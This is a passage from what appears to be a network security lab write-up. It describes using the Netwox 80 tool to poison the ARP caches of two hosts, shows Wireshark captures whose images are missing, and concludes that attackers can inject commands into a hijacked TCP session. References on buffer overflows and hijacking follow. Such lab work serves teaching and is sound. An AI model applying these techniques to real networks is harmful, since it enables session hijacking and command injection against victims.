


3. Attacker now attempted to use `Netwox 80` to poison the caches of Host 1 and Host 2:




4. Then the wireshark captured host 1 and host 2 are shown like the following:

Host 1 wireshark capture:



Host 2 wireshark capture:



5. Observation and conclusion: attackers can inject malicious commands into this session, causing the victims to execute the malicious commands.

Reference:

Buffer overflow: http://insecure.org/stf/smashstack.html

ARP Cache Poisoning: http://www.grc.com/nat/arp.htm

TCP attack tutorial: http://blog.sina.com.cn/s/blog_70dd16910100royl.html

TCP Hijacking: https://en.wikipedia.org/wiki/Session_hijacking